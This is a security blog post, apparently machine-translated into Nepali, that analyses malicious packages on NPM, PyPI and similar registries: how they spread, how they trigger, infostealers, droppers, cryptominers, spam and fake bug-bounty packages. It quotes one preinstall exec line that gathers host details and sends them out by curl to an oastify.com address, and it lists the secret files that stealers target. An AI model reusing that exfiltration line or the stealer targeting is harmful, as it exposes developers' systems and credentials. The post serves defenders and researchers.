






अघिल्लो एपिसोडमा, खुला स्रोत दुर्भावनापूर्ण प्याकेजहरू: समस्या, हामीले छलफल गर्यौं किन धम्की दिने अभिनेताहरू यति धेरै थिए नयाँ मालिसियस कम्पोनेन्टहरू प्रकाशित गर्न वा अवस्थित कम्पोनेन्टहरूको नवीनतम संस्करणहरूमा मालवेयर इन्जेक्ट गर्न उत्साहित: खुला स्रोत पूर्वाधारले जहाँसुकैबाट पनि क्षणिक खाता सिर्जना गर्न अनुमति दिन्छ। कम्पोनेन्ट रजिस्ट्री (जस्तै NPM, PyPI, Docker Hub वा Visual Studio Marketplace) वा सहयोगी विकास प्लेटफर्म (जस्तै GitHub) मा। शून्य लागत, र सफ्टवेयर टोलीहरूले परम्परागत रूपमा तेस्रो-पक्ष कम्पोनेन्टहरूमा राख्ने अतिरिक्त विश्वासको लाभ उठाउन धेरै अवसरहरू।
खुला स्रोतको लागि उपलब्ध पूर्वाधार प्रयोग गरेर आक्रमणकारीहरूले मालवेयर वितरण गर्न कति सजिलो छ र सफ्टवेयर विकास गर्ने संस्थाहरू (सबैजना?) लाई मालवेयरबाट संक्रमित हुनबाट बच्न (र उनीहरूले अरूको लागि वितरण गर्ने सफ्टवेयरमा मालवेयर डेलिभर गर्न) कति गाह्रो छ भन्ने बीचको असमानताले गर्दा गत वर्ष दुर्भावनापूर्ण प्याकेजहरूको संख्या लगभग चौथाई मिलियन पुगेको थियो।
यो यति ठूलो समस्या हो कि कुनै एकल संस्थाले यसलाई समाधान गर्न सक्दैन, र समुदाय विश्वास, सुरक्षित-द्वारा-पूर्वनिर्धारित र सुरक्षित-द्वारा-डिजाइन सिद्धान्तहरू, र घटकहरूको जीवनचक्र सम्बन्धी खुला स्रोत प्रक्रियालाई पुन: फ्रेम गर्ने प्रक्रियामा छ। हामी अर्को एपिसोडमा त्यस्ता विचारहरूमा एक नजर राख्नेछौं। खुला स्रोत दुर्भावनापूर्ण प्याकेजहरू विरुद्ध सुरक्षा: के काम गर्छ (गर्दैन).
याद गर्नुहोस् कि हामी सफ्टवेयर कम्पोनेन्टहरूको बारेमा कुरा गर्दैछौं जुन धेरैजसो समयसँग मेल खान्छ सफ्टवेयर प्याकेजहरू: पुन: प्रयोग गर्न मिल्ने कम्पोनेन्टहरू प्याक गरिएका छन् ताकि तिनीहरूलाई सफ्टवेयर म्यानिफेस्टमा निर्भरताको रूपमा सन्दर्भ गर्न सकियोस्, र प्याकेज प्रबन्धक वा निर्माण उपकरणसँग स्थापना गरियोस्। कृपया ध्यान दिनुहोस् कि यो केसलाई सार्वजनिक समावेश गर्न विस्तार गर्न सकिन्छ। कन्टेनर छविहरू (कन्टेनर रनटाइम र कुबर्नेट्स जस्ता अर्केस्ट्रेसन प्लेटफर्महरू द्वारा प्रयोग गरिएको), र सफ्टवेयर उपकरणहरूमा विस्तारहरू (निर्माण, स्वचालन, र तैनाथीको लागि)।
यहाँ हामी यो कसरी विश्लेषण गर्छौं दुर्भावनापूर्ण घटकहरूमा आधारित आक्रमण रणनीति विगतका उदाहरणहरू र मालवेयर अर्ली वार्निङको लागि हाम्रो प्लेटफर्ममा हामीले देखेका कुराहरू अनुसार काम गर्छ (MEW)। हामी विभिन्न आयामहरूमा दुर्भावनापूर्ण घटकहरूको विश्लेषण गर्नेछौं:
(१) वितरणको लागि छनौट गरिएको तरिका (नयाँ वा अवस्थित कम्पोनेन्टमा प्रयोग गरिएको रजिस्ट्री, र प्रकाशित कम्पोनेन्ट संस्करणलाई संक्रमित गर्न प्रयोग गरिएको प्रविधि), (२) मालवेयर कसरी सक्रिय वा ट्रिगर हुन्छ, (३) दुर्भावनापूर्ण व्यवहार अर्थात् कुन हानिकारक कार्यहरू अवलोकन गरिन्छ र आक्रमणकारीको प्रेरणा के हो, (४) अस्पष्ट पार्ने, बेवास्ता गर्न लुक्ने, पार्श्व चाल, कमाण्ड र नियन्त्रण (C2) होस्टहरूसँग सञ्चार गर्ने, आदिका लागि कुन प्रविधिहरू सामान्य छन्; र (५) पीडितहरूले कम्पोनेन्ट स्थापना गर्न पर्याप्त लोकप्रियता र विश्वास प्राप्त गर्ने प्रविधिहरू।
छनोट गरिएको वितरण संयन्त्र
हामी अवलोकन गर्छौं "पृष्ठभूमि आवाज"अनावश्यक विकासकर्ताहरूलाई उनीहरूको निर्भरताको लागि प्याकेज नाममा टाइपोको साथ फिश गर्न टाइपोस्क्वाटिंग प्रयोग गरेर अपरिष्कृत दुर्भावनापूर्ण प्याकेजहरूको। धेरै लोकप्रिय प्याकेजहरूले टाइपोको साथ समान नाम भएका प्याकेजहरूको बाधा प्राप्त गर्छन्, आशा छ कि तिनीहरूले केही अनावश्यक विकासकर्ताहरूलाई फिश गर्नेछन्।
तिनीहरू एउटा क्षणिक खाता प्रयोग गर्छन्, टाइपोस्क्वाट प्याकेजहरूको समूह प्रकाशित गर्छन्, अर्को सिर्जना गर्छन्, र अर्को समूह प्रकाशित गर्छन्... केही स्वचालन र सरलता प्रयोग गरेर तिनीहरूले केही परिष्कार प्राप्त गर्न सक्छन्, तर सामान्यतया तिनीहरू एकदमै तुच्छ हुन्छन्। हामी आन्तरिक रूपमा तिनीहरूलाई "Anchovies"। प्रमाणपत्रहरू चोरी गर्नु मुख्य लक्ष्य हो, तर कहिलेकाहीं हामी स्पाइवेयरले स्रोत कोड वा व्यक्तिगत रूपमा पहिचान योग्य जानकारी (PII), क्लिपबोर्ड क्याप्चर, र अन्य भ्रमहरू जस्ता संवेदनशील डेटा बाहिर निकाल्ने पाउँछौं।
अचानक हामी अझ परिष्कृत दुर्भावनापूर्ण घटकहरू, "शार्क" देख्छौं। अल्पसंख्यकहरू विशेष समूह वा संस्थाहरूलाई लक्षित गरिन्छन्, सामान्यतया क्रिप्टो ड्रेनरहरू वा वेब स्किमरहरूसँग जुन सर्तगत सक्रिय हुन्छन्, सायद मा देखाइएको दृष्टिकोण पछ्याउँदै। घटना-प्रवाह घटना लक्षित प्याकेजबाट प्याकेज सन्दर्भ गरिएको बेला मात्र आक्रमण पेलोड डिक्रिप्ट गर्ने।
वितरण संयन्त्रको विश्लेषण उत्कृष्ट र अहिले क्लासिक पेपरमा गरिएको थियो, “ब्याकस्ट्याबरको चक्कु सङ्कलन: खुला स्रोत सफ्टवेयर आपूर्ति श्रृंखला आक्रमणहरूको समीक्षा", जुन पढ्नै पर्ने कुरा हो। पक्कै पनि तपाईंले यो राम्रो चार्ट पहिले देख्नुभएको छ:

सबै तरिकाहरू अन्वेषण गरियो, नयाँ र अवस्थित प्याकेजहरू सहित; स्रोत कोड, निर्माण प्रणाली, वा प्याकेज गरिएको घटकलाई असर गर्ने; चोरी गरिएका प्रमाणहरू वा सामाजिक इन्जिनियरिङ प्रयोग गर्ने; परित्यक्त खाताहरू र भण्डारहरू अपहरण गर्ने वा राखिएको खाताहरूलाई विष दिने। केही आक्रमणहरूले नामहरू प्राप्त गरे (टाइपोस्क्वाटि, निर्भरता भ्रम, प्रकट भ्रम, रिपो-ज्याकिङआदि) र पहिले नै अन्यत्र छलफल भइसकेको छ।
छानिएका रजिस्ट्रीहरूको बारेमा के हुन्छ?
NPM ले मालिसियस प्याकेजहरूको कुल संख्यामा अग्रता लिइरहेको छ, तर हामीले यस वर्षदेखि PyPI मा स्पाइक देख्यौं। पाइथन डेटा विज्ञान र मेसिन लर्निङको लागि एक लोकप्रिय इकोसिस्टम हो। वास्तवमा, मालवेयर घनत्व अब NPM भन्दा PyPI मा बढी छ।
मालवेयर कसरी ट्रिगर हुन्छ
१० मध्ये ४ वटा अवस्थामा मात्र स्थापनाको क्रममा दुर्भावनापूर्ण प्याकेजहरू ट्रिगर हुन्छन् (हालैका वर्षहरूमा यो १० मध्ये ६ वटाको नजिक थियो)। बाँकीले रनटाइममा दुर्भावनापूर्ण व्यवहार चलाउँछन्, परीक्षणहरू चलाउँदा १०० मध्ये १ ट्रिगर हुन्छ। विरोधीहरूलाई थाहा छ कि धेरै ठाउँहरूमा स्थापना स्क्रिप्टहरूको अनियन्त्रित कार्यान्वयन असक्षम पारिएको थियो।
खराब मान्छेहरूले के पाउँदैछन्?


हामी दुर्भावनापूर्ण व्यवहार वर्गहरू सूचीबद्ध गर्नेछौं, सबैभन्दा लोकप्रियलाई पहिले। कृपया ध्यान दिनुहोस् कि प्रभाव धेरै फरक हुन सक्छ: a wiper जिद्दी रूपमा विनाशकारी छ, तर यो सामान्य छैन र लक्षित साइबर युद्ध अभियान वा क्रूर ह्याक्टिभिज्मसँग सम्बन्धित केही अवस्थामा मात्र देखिएको थियो। निम्न वर्गहरू धेरै सामान्य छन्:
- InfoStealer / क्रेडेन्सियल ड्रेनर। अहिलेसम्म सबैभन्दा धेरै पटक हुने, ९०% भन्दा बढी अपरिष्कृत आक्रमणहरू साधारण चोरी गर्नेहरू हुन् जसले मुख्यतया पासवर्ड, पहुँच टोकन, API कुञ्जीहरू, र निजी कुञ्जीहरू (SSH र यस्तै अन्यका लागि) जस्ता प्रमाणहरू खोज्छन्। यो लेख्न सम्भवतः सबैभन्दा सरल छ (वाइपरहरूसँगै?)। तिनीहरूले ज्ञात फाइलहरू/डाइरेक्टरीहरू र अन्य स्रोतहरू (जस्तै रजिस्ट्री कुञ्जीहरू) गणना गर्छन्, सामग्रीहरू प्याकेज गर्छन्, र त्यो डेटा C2 सर्भरमा पठाउँछन्। विचार सरल छ: "म फिसिङ प्रमाणहरूको लागि एक चोरीकर्ता प्रकाशित गर्छु, त्यसैले म पछि निर्देशित आक्रमण सुरु गर्न प्रमाणहरू प्रयोग गर्न सक्छु"।
अवलोकन गरिएको C2 नेटवर्किङ सामान्यतया सस्तो र फोहोर हुन्छ, जस्तै टेलिग्राम च्यानलहरू वा एनग्रोक जस्तो सुरुङ बनाउने उपकरणहरू (प्रायः VPN इग्रेस आईपी मार्फत उल्टो प्रोक्सीहरूको रूपमा उजागर गरिएको)। त्यहाँ सयौं (!) सम्भावनाहरू छन्, जस अन्तर्गत धेरै GitHub परियोजनाहरू छन्। पासवर्ड चोर्ने विषय। किलगरहरू जस्ता विशेषज्ञताहरू दुर्भावनापूर्ण प्याकेजहरू र कन्टेनर छविहरूको लागि दुर्लभ छन्, तर उपकरण विस्तारहरूमा बढी बारम्बार हुन्छन्, जहाँ प्रयोगकर्ता अन्तरक्रियाको अपेक्षा गरिन्छ।
- ड्रपर / डाउनलोडर। लोकप्रियतामा दोस्रो, सामान्यतया बहु-चरण आक्रमणहरूमा पहिलो आउँछ। तीन मध्ये एक भन्दा बढी दुर्भावनापूर्ण कम्पोनेन्टहरूमा ड्रपरहरू हुन्छन् (यदि दुर्भावनापूर्ण पेलोड प्याकेज भित्र समावेश गरिएको छ भने) वा डाउनलोडरहरू हुन्छन् (पेलोड आक्रमणकारीको नियन्त्रणमा रहेको अन्तिम बिन्दुबाट डाउनलोड गरिन्छ)। पेलोड प्रायः एक ज्ञात बाइनरी मालवेयर संस्करण हो, र यो ब्याकडोर, स्पाइवेयर, क्रिप्टो ड्रेनरहरू, र अन्य प्रयोगका केसहरू स्थापना गर्न चलाइन्छ र कहिलेकाहीं निरन्तर रहन्छ। डाउनलोड गरिएको वा तैनाथ गरिएको पेलोडले अवस्थित मालवेयर बाइनरीहरू द्वारा प्रदान गरिएको सबै शक्तिको साथ दोस्रो-चरण आक्रमण सुरु गर्दछ। बाइनरीहरू प्याकेज भित्र वितरण गर्न सकिन्छ, प्रायः छविहरू वा मानिन्छ कि निर्दोष फाइल प्रकारहरूको रूपमा लुकेको, अप्रत्याशित साइटहरूमा जडान गर्दा पत्ता लगाउनबाट बच्न।
- क्रिप्टोकरेन्सी चोरहरू / खानी कामदारहरू। आर्थिक रूपमा प्रेरित विरोधीहरू क्रिप्टोमाइनरहरू चलाउन तपाईंको क्लाउड सम्पत्तिहरू प्रयोग गर्न इच्छुक छन् (तिनीहरू क्लाउड VM मा चलिरहेको छ कि छैन भनेर पनि पत्ता लगाउँछन्)। तिनीहरूलाई वास्ता छैन कम नाफा अनुपात चोरी भएको क्लाउड पूर्वाधारको लागि पीडितलाई प्रत्येक $५३ को लागि $१ शुल्क लाग्छ। पीडितहरूलाई अप्रत्याशित बिल प्राप्त नभएसम्म यो कुरा थाहा नहुन सक्छ। सौभाग्यवश, यो आउँछ र जान्छ। Cryptojacking मालिसियस प्याकेजहरूमा भएका अभियानहरू कहिलेकाहीं पप अप हुन्छन् र त्यसपछि हराउँछन्, वालेट प्रयोगकर्ताहरूको लागि फिसिङ वा अन्ततः वालेट प्रदायकलाई लक्षित गर्दै, जस्तै लेजर आक्रमण.
अन्य व्यवहारहरू, जस्तै तैनाथ गर्ने backdoor रिमोट कोड कार्यान्वयनको लागि रिभर्स शेल खोलेर अहिले विगतको तुलनामा कम प्रयोग गरिन्छ। उदाहरणका लागि, १२३rf_योगदानकर्ता_वेब प्याकेज (अब रजिस्ट्रीबाट हटाइएको) कुनै पनि अस्पष्टता बिना खुल्छ, रिभर्स शेल प्रतिलिपि गरिएको र टाँसिएको रिभर्स शेल चिट शीट:
वैध र दुर्भावनापूर्ण घटकहरूको अतिरिक्त, हामीले धेरै दुरुपयोगहरू अवलोकन गरेका छौं, जसमा समावेश छन्:
स्पाम प्याकेजहरू
हजारौं साना प्याकेजहरू छन्, प्रायः NPM मा, जसमा कुनै मालवेयर छैन तर सजिलो कमाईको आश्वासन, सर्पको तेल, भियाग्रा प्रस्तावहरूको लिङ्कहरू, र ती सबै छन्। केही प्रयोगकर्ताहरूले त्यस्ता स्पाम प्रकाशित गर्छन् र रजिस्ट्रीबाट धेरै ब्यान्डविथ लिन्छन्। सम्भवतः इन्डोनेसियाका अर्को अभिनेता(हरू) ले यसबाट फाइदा उठाउने प्रयास गरे चियाको दुरुपयोग गर्दै सम्बन्धित GitHub डमी रिपोजिटरीहरूसँग दशौं हजार अन्तरसम्बन्धित NPM प्याकेजहरू सिर्जना गरेर खुला-स्रोत विकासकर्ताहरूलाई क्षतिपूर्ति दिने उद्देश्यले। यो प्रयोगका सर्तहरूको स्पष्ट उल्लङ्घन हो।
बग बाउन्टी र सुरक्षा अनुसन्धानका झूटा भ्रामक कुराहरू
जब कुनै प्याकेजले आफूलाई राम्रो उद्देश्यका लागि डेटा निकाल्ने रूपमा वर्णन गर्छ, जस्तै बग बाउन्टी कार्यक्रमहरूको लागि सुरक्षा त्रुटिहरू पत्ता लगाउने वा इकोसिस्टमका केही पक्षहरूको अनुसन्धान गर्ने। हामीले यस श्रेणीमा हजारौं प्याकेजहरू देखेका छौं, जसले PortSwigger (जस्तै oastify.com डोमेनमा होस्ट) बाट Burp Collaborator ठेगानामा पहिचान ल्याउँछ तर धेरै संवेदनशील डेटा ल्याउँदैन। हामीले प्रायः प्रतिलिपि गर्नेहरू अवलोकन गर्यौं। निर्भरता भ्रम एलेक्स बिर्सन द्वारा अवधारणाको प्रमाण, जस्तै अरोरा-वेबमेल-प्रो प्याकेज (रजिस्ट्रीबाट हटाइएको), जसले पूर्व-स्थापना स्क्रिप्टमा यो खराब कोड चलाउँछ:
exec("a=$(hostname; pwd; whoami; echo 'aurora-webmail-pro'; curl http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/;) && echo $a | xxd -p | head | while read ut; do curl -k -i -s http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/$ut;done")
र यसमा "यो साधारण निर्भरता भ्रम आक्रमण अवधारणाको प्रमाण हो।"अस्वीकरण विवरण" मा package.json। यो सेवाका सर्तहरूको स्पष्ट उल्लङ्घन हो, दुर्भावनापूर्ण मनसाय बिना पनि।
केही राम्रो खबर छ? हामीले (अहिलेसम्म) दुर्भावनापूर्ण कम्पोनेन्टहरू मार्फत गरिएको ransomware आक्रमण देखेका छैनौं। अज्ञात कारणहरूले गर्दा, साइबर अपराधीहरूले परम्परागत इमेल फिसिङ, RDP-आधारित, र ड्राइभ-द्वारा डाउनलोड डेलिभरी संयन्त्रहरू मन पराउँछन् जस्तो देखिन्छ।
अवलोकन गरिएका थप प्रविधिहरू
दृढता, रक्षा चोरी, सूचना सङ्कलन, कमाण्ड र नियन्त्रण होस्टहरूसँग सञ्चार, र निष्कासनका लागि धेरै प्रविधिहरू प्रयोग गरियो।
दृढता मालिसियस कम्पोनेन्टहरूमा दोस्रो-चरण बाइनरी मालवेयरमा पर्सिस्टन्स सुविधाहरू प्रयोग गरेर प्राप्त गरिन्छ, तर कहिलेकाहीँ व्यवहार प्याकेज कोडमा अवस्थित हुन्छ, जसमा निर्धारित कार्यहरू र विन्डोज रजिस्ट्रीमा परिवर्तनहरू सबैभन्दा सामान्य हुन्छन्।
Obfuscation सामान्य छ, तर परिष्कृत छैन। धेरैजसो टाइपोस्क्वाटिंग प्याकेजहरू ("" सम्झनुहोस्Anchovies"?) अस्पष्टता प्रयोग गर्दैनन्; धेरैले या त तुच्छताहरू प्रयोग गर्छन् (base64/hex एन्कोडिङ वा rot13 जस्ता प्रतिस्थापन साइफरहरू) वा उपलब्ध कोड अस्पष्टताहरू र मिनिफिकेशन प्रयोग गर्छन्, जुन सही टूलिङको साथ सजिलै उल्टाउन सकिन्छ। केवल "शार्कहरू" ले वास्तविक, हार्ड-कोर, अस्पष्टता, उल्टाउन गाह्रो-इन्जिनियर गर्छन्।
अस्पष्टताले आक्रमण लुकाउन सक्छ, तर खुला-स्रोत कम्पोनेन्टमा कोड किन अस्पष्टता हुनुपर्छ? के कुनै प्रमाण छ कि केहि सादा दृष्टिबाट लुकाउन आवश्यक छ? हामीले गैर-दुर्भावनापूर्ण प्याकेजहरूको धेरै उदाहरणहरू फेला पारेका छौं जसले बौद्धिक सम्पत्तिको सुरक्षा गर्न अस्पष्टता प्रयोग गर्दछ, जुन "खुला स्रोत" को विरोधाभासी छ। अस्पष्टतालाई मालवेयरको प्रमाणको रूपमा प्रयोग गर्न सकिन्छ, तर यो निर्णायक छैन। यसलाई अस्पष्टता हटाउन पनि गाह्रो छ।
चोरी रक्षा नियन्त्रणबाट सरल प्रविधिहरू अपनाउँछ। दुर्भावनापूर्ण कोड प्रायः सुरक्षित हुन्छ प्रयास गर्नुहोस् ... समात्नुहोस् कुनै पनि अपवादलाई बेवास्ता गर्ने ब्लकहरू, त्यसैले लगहरूमा असामान्य गतिविधि देखाइँदैन। वातावरणको प्रमाणीकरण (VM वा कन्टेनरमा चलिरहेको) दुर्लभ छ, जबसम्म कुनै विशेष संस्था वा वातावरणलाई लक्षित गर्ने मालवेयरको लागि होइन।
छविहरू र PDF फाइलहरूमा बाइनरीहरू लुकाउनु (एक प्रकारको स्टेगानोग्राफी) पत्ता लगाउनबाट बच्नको लागि अर्को प्रविधि थियो।
सबैभन्दा सामान्य दुर्भावनापूर्ण घटकहरू इन्फोस्टेलरहरू भएकोले, तथ्यांक संकलन आवश्यक छ। गोप्य कुराहरू (पासवर्डहरू, पहुँच टोकनहरू, API कुञ्जीहरू, क्रिप्टोग्राफिक कुञ्जीहरू) नियमित रूपमा लग फाइलहरू, वातावरण चरहरू, र क्लिपबोर्डमा पनि स्क्यान गरिन्छ (बैंकिङ ट्रोजनहरू र क्रिप्टो चोरीहरूसँग देखिन्छ)। स्रोत कोड एक्सफिल्टरेशन पनि सामान्य छ, किनकि प्याकेज स्थापना प्रायः विकास नोडमा गरिन्छ जहाँ आन्तरिक गिट रिपोजिटरीहरू क्लोन गर्न सकिन्छ। हामीले गिट रिपोजिटरीहरूको खोजीमा प्याकेजहरू निर्देशिकाहरू गणना गरेको देखेका छौं। .env, private.pem, settings.py, app.js, वा application.properties जस्ता स्थानहरू खोज्नु एकदम सामान्य छ।
एक्सफिल्ट्रेसन अर्को व्यापक रूपमा तैनाथ गरिएको कार्य हो। दुर्भावनापूर्ण प्याकेजहरूको एक अल्पसंख्यकले मात्र निकालिएको डेटाको गन्तव्य लुकाउने प्रयास गर्दछ। टेलिग्राम च्यानलहरू र एनग्रोक जस्तो सुरुङहरू प्रायः प्रयोग गरिन्छ। र त्यहाँ धेरै छन् सामान्यतया एक्सफिल्ट्रेसनको लागि प्रयोग गरिने श्वेतसूची गरिएका डोमेनहरू.
अन्य प्रविधिहरू, जस्तै विशेषाधिकार वृद्धि वा पार्श्व आन्दोलन, कम सामान्य थिए।
लोकप्रियता र विश्वास प्राप्त गर्दै
कल्पना गर्नुहोस्, एउटा प्राविधिक ठगले तयार पारिएको किलर दुर्भावनापूर्ण चीज बोकेर सोचिरहेको छ: "म कसरी यो मूर्खलाई ती निर्दोषहरूका लागि विश्वासयोग्य बनाउने?"।

यसले मालिसियस कम्पोनेन्टले धेरै ताराहरू / फोर्कहरू (लोकप्रियताको लागि), साथै संस्करणहरू / मुद्दाहरू देखाउनको लागि प्रविष्टि कसरी गर्ने भन्ने कुरामा अनुवाद गर्छ र pull requests (गतिविधिको लागि)। यसको विचार काल्पनिक लोकप्रियता (तारा) र आश्रितहरू, र प्रासंगिकता र मर्मतसम्भारको बारेमा एक विश्वस्त दृष्टिकोण प्राप्त गर्नु हो।
रजिस्ट्रीले GitHub परियोजनामा भएका सामग्रीहरू र प्याकेज सामग्रीहरू मेल खान्छ कि खाँदैन भनेर जाँच गर्दैन।। यो सफ्टवेयर आपूर्ति श्रृंखलामा एक परिचित समस्या हो। सार्वजनिक रजिस्ट्रीहरू विशाल सिंकहोलहरू हुन् जसले तिनीहरूमा फ्याँकिएको सबै चीज निल्छन्। तपाईं कुनै पनि भण्डार लिङ्क गर्न सक्नुहुन्छ।
